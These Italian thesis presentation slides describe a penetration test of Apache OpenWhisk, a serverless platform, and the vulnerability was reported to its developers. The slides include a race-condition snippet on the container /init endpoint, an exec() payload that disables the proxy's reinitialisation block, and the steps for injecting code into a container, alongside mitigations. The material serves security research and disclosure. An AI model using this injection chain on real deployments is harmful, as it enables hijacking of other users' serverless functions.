Serverless Computing

Penetration Testing e Metodi per la sicurezza

Giovanni Fazi

Corso di Laurea in Informatica

Alma Mater Studiorum - Università di Bologna

Introduzione


Serverless Computing = Crea ed esegui applicazioni senza badare ai server

Vantaggi:

- Nessuna gestione di server
- Scalabilità e flessibilità
- Costo in base all'utilizzo
- Disponibilità elevata automatizzata

IBM **Cloud**

Esempio di architettura



Sicurezza Serverless

Sebbene amministrate dal provider, le piattaforme serverless non sono immuni da problemi di sicurezza:

Privacy: Backdoor, privilegi amministrativi e riservatezza dati. "Quel server in realtà a chi serve?".


Superficie di attacco: Molti componenti interconnessi, molti canali di comunicazione.

Strumenti Inadeguati: Non tutti i provider offrono strumenti adeguati per test di sicurezza statici e dinamici.

Penetration Testing: ricognizione

Il software in analisi è Apache OpenWhisk:


- Open Source (Apache License 2.0)
- Utilizzato commercialmente (IBM Cloud, Adobe I/O)



Scanning: analisi sul target

I container sono sulla rete "openwhisk_default", essa non presenta firewall e comunica con localhost tramite bridge.

Sembra possibile iniettare codice in container appena creati, tramite race condition sulle richieste di /init.




Exploitation: attacco al target

```
def race(ip):
    sock = socket(AF_INET, SOCK_STREAM, NONBLOCK)
    while sock.connect(ip, 8080) == False:
        pass
    sock.send(payload)
    print(sock.recv(4096))
```

L'attacco non funziona per un blocco di sicurezza, solo la prima /init viene processata dal container altrimenti si riceve:

``Error: cannot initialize the action more than once''

Exploitation 2: raggiro blocco sicurezza



- Proxy: riceve codice e blocca richieste
- Runner: compila/esegue codice

Nei container Python i due componenti sono fusi in uno e il sorgente del Runner presenta un errore:

```
def build(self, source_code):
    try:
        ...
        action = compile(source_code, mode="exec")
    ...
    exec(action, {})
    ...
```

Exploitation 3: iniezione

Sfruttando la `exec()` nel Runner, si compromette il container:

```
import sys
rda = sys._getframe(3)
rda.f_globals['proxy'].rejectReinit = False
```

Questo payload rimuove il blocco di reinizializzazione nel proxy.

Quindi l'attacco di iniezione avviene così:

1. Race Condition: si invia una /init anticipando la piattaforma
2. Sblocco Reinit: tramite la `exec()` nel Runner
3. Init di OpenWhisk: verrà processata senza creare errori nel sistema
4. Iniezione: con una nuova /init si cambia il codice nel container

Mitigazioni e Contributo

L'attacco può avvenire da localhost o da altri container, il sistema non fa controlli. Per proteggersi si deve:

- Limitare la comunicazione con firewall (e.g. iptables)
- Autenticare l'invoker (TLS, certificati)
- Separare Proxy e Runner, rimuovere la `exec`

L'attacco è replicabile su altre piattaforme che hanno:

- Punto di comunicazione verso gli ambienti esecutivi
- Ambienti creati senza codice
- Autenticazione debole (o assente) dei mittenti

Conclusione: risposta degli sviluppatori

"Grazie al report abbiamo reso sicura la versione di OpenWhisk che usa Kubernetes e stiamo sviluppando nuovi Proxy e Runner che risolvono i problemi descritti."

Le altre versioni di OpenWhisk? Perché non sono stati aggiunti avvisi nella documentazione?

"OpenWhisk assume che siano configurati firewall fra container e invoker, tuttavia non abbiamo una documentazione per la messa in sicurezza della piattaforma. Date le assunzioni non possiamo accettare la vulnerabilità"

Come può un utente, che segue la documentazione ufficiale, capire che servono firewall su componenti interni? Perché non rendere pubblica la vulnerabilità e aggiornare la documentazione?